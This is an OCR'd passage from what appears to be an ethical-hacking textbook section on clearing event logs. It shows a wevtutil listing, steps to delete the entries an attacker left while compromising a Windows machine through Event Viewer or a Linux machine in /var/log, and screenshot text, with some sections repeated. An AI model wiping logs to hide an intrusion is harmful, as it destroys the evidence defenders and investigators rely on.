
```
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>wevtutil el
AMSI/Debug
Analytic
Application
DirectShowFilterGraph
DirectShowPluginControl
Els_Hyphenation/Analytic
EndpointMapper
FirstUXPerf-Analytic
ForwardedEvents
HardwareEvents
IHM_DebugChannel
Intel-iaLPSS-GPIO/Analytic
Intel-iaLPSS-I2C/Analytic
Intel-iaLPSS2-GPIO2/Debug
Intel-iaLPSS2-GPIO2/Performance
Intel-iaLPSS2-I2C/Debug
Intel-iaLPSS2-I2C/Performance
Internet Explorer
Key Management Service
MF_MediaFoundationDeviceMFT
MF_MediaFoundationDeviceProxy
MF_MediaFoundationFrameServer
MedaFoundationVideoProc
MedaFoundationVideoProcD3D
MediaFoundationAsyncWrapper
MediaFoundationContentProtection
MediaFoundationDS
MediaFoundationDeviceProxy
MediaFoundationMP4
MediaFoundationMediaEngine
MediaFoundationPerformance
MediaFoundationPerformanceCore
```

Figure 6.208: Screenshot of clearing logs using the wevtutil utility

Manually Clearing Event Logs

For Windows

- Navigate to **Start** → **Control Panel** → **System and Security** → **Windows Tools** → double click **Event Viewer**
- Delete the all the log entries logged while compromising the system


Event Viewer
File
Action
View
Help
Event Viewer (Local)
Custom Views
Windows Logs
Application
Security
Setup
System
Forwarded Events
Applications and Services Lo
Subscriptions
Actions
Application
Open Saved Log...
Create Custom Vie...
Import Custom Vie...
Clear Log...
Filter Current Log...
Properties
Find...
Save All Events As...
Attach a Task To thi...
View
Refresh
Help
Event 1033, Security-SPP
Event Properties
Attach Task To This ...
Copy
General
Details

Application Number of events: 1,368 (!) New events available


Level	Date and Time	Source	Event ID
Information	4/5/2022 11:21:50 PM	Securit...	1033
Information	4/5/2022 11:21:50 PM	Securit...	1034
Information	4/5/2022 11:21:50 PM	Securit...	1034
Information	4/5/2022 11:21:50 PM	Securit...	1034
Information	4/5/2022 11:21:50 PM	Securit...	1034
Information	4/5/2022 11:21:50 PM	Securit...	1034
Information	4/5/2022 11:21:50 PM	Securit...	1034
Information	4/5/2022 11:21:50 PM	Securit...	1034
Information	4/5/2022 11:21:50 PM	Securit...	1034
Information	4/5/2022 11:21:50 PM	Securit...	1034

Event 1033, Security-SPP

```
These policies are being excluded since they are only defined w
Policy Names=(Security-SPP-Reserved-EnableNotificationMod
App Id=55c92734-d682-4d71-983e-d6ec3f16059f
```

For Linux

- Navigate to `/var/log` directory on the Linux system
- Open the plain text file containing log messages with text editor `/var/log//<filename.log>`
- Delete all the log entries logged while compromising the system


Open
boot.log
/var/log
Save
Undo
Redo
Cut
Copy
Paste
Delete
Select All
Insert Emoji
Change Case


```
------------ Wed May 18 00:10:28 EDT 2022 ------------
[□[0;32m  OK  □[0m] Started □[0;1;39mShow Plymouth Boot Scree
[□[0;32m  OK  □[0m] Started □[0;1;39mForward Password Rec                 irectory Watch□[0m.
[□[0;32m  OK  □[0m] Reached target □[0;1;39mLocal Encrypt
[□[0;32m  OK  □[0m] Found device □[0;1;39mVirtual_Disk 1
         Starting □[0;1;39mFile System Check on /dev/disk/                 0m...
[□[0;32m  OK  □[0m] Started □[0;1;39mFile System Check Da                  us□[0m.
[□[0;32m  OK  □[0m] Finished □[0;1;39mFile System Check                    /EB25-FB9C□[0m.
         Mounting □[0;1;39m/boot/efi□[0m...
[□[0;32m  OK  □[0m] Mounted □[0;1;39m/boot/efi□[0m.
[□[0;32m  OK  □[0m] Reached target □[0;1;39mLocal File Sy
         Starting □[0;1;39mLoad AppArmor profiles□[0m...
         Starting □[0;1;39mEnable support for additional e                 rmats□[0m...
         Starting □[0;1;39mSet console font and keymap□[0m...
         Starting □[0;1;39mTell Plymouth To Write Out Runtime Data□[0m...
         Starting □[0;1;39mCreate Volatile Files and Directories□[0m...
         Starting □[0;1;39mUncomplicated firewall□[0m...
         Mounting □[0;1;39mArbitrary Executable File Formats File System□[0m...
[□[0;32m  OK  □[0m] Finished □[0;1;39mSet console font and keymap□[0m.
[□[0;32m  OK  □[0m] Finished □[0;1;39mTell Plymouth To Write Out Runtime Data□[0m.
[□[0;32m  OK  □[0m] Finished □[0;1;39mUncomplicated firewall□[0m.
[□[0;32m  OK  □[0m] Reached target □[0;1;39mPreparation for Network□[0m.
[□[0;32m  OK  □[0m] Mounted □[0;1;39mArbitrary Executable File Formats File System□[0m.
[□[0;32m  OK  □[0m] Finished □[0;1;39mEnable support for additional executable binary
formats□[0m.
[□[0;32m  OK  □[0m] Finished □[0;1;39mCreate Volatile Files and Directories□[0m.
         Starting □[0;1;39mUserspace Out-Of-Memory (OOM) Killer□[0m...
         Starting □[0;1;39mNetwork Name Resolution□[0m...
         Starting □[0;1;39mNetwork Time Synchronization□[0m...
         Starting □[0;1;39mRecord System Boot/Shutdown in UTMP□[0m...
```

Manually Clearing Event Logs

Once attackers gain administrative access to a target system, they can manually wipe out the log entries corresponding to their activities on both Windows and Linux computers. The steps to clear event logs on Windows and Linux OSs are as follows:

For Windows

- Navigate to **Start → Control Panel → System and Security → Windows Tools →** double-click **Event Viewer**
- Delete the all the log entries logged while compromising the system


Event Viewer
File
Action
View
Help
Event Viewer (Local)
Custom Views
Windows Logs
Application
Security
Setup
System
Forwarded Events
Applications and Services Lo
Subscriptions
Actions
Application
Open Saved Log...
Create Custom Vie...
Import Custom Vie...
Clear Log...
Filter Current Log...
Properties
Find...
Save All Events As...
Attach a Task To thi...
View
Refresh
Help
Event 1033, Security-SPP
Event Properties
Attach Task To This ...
Copy
General
Details

Application Number of events: 1,368 (!) New events available

Level	Date and Time	Source	Event ID
Information	4/5/2022 11:21:50 PM	Securit...	1033
Information	4/5/2022 11:21:50 PM	Securit...	1034
Information	4/5/2022 11:21:50 PM	Securit...	1034
Information	4/5/2022 11:21:50 PM	Securit...	1034
Information	4/5/2022 11:21:50 PM	Securit...	1034
Information	4/5/2022 11:21:50 PM	Securit...	1034
Information	4/5/2022 11:21:50 PM	Securit...	1034
Information	4/5/2022 11:21:50 PM	Securit...	1034
Information	4/5/2022 11:21:50 PM	Securit...	1034
Information	4/5/2022 11:21:50 PM	Securit...	1034

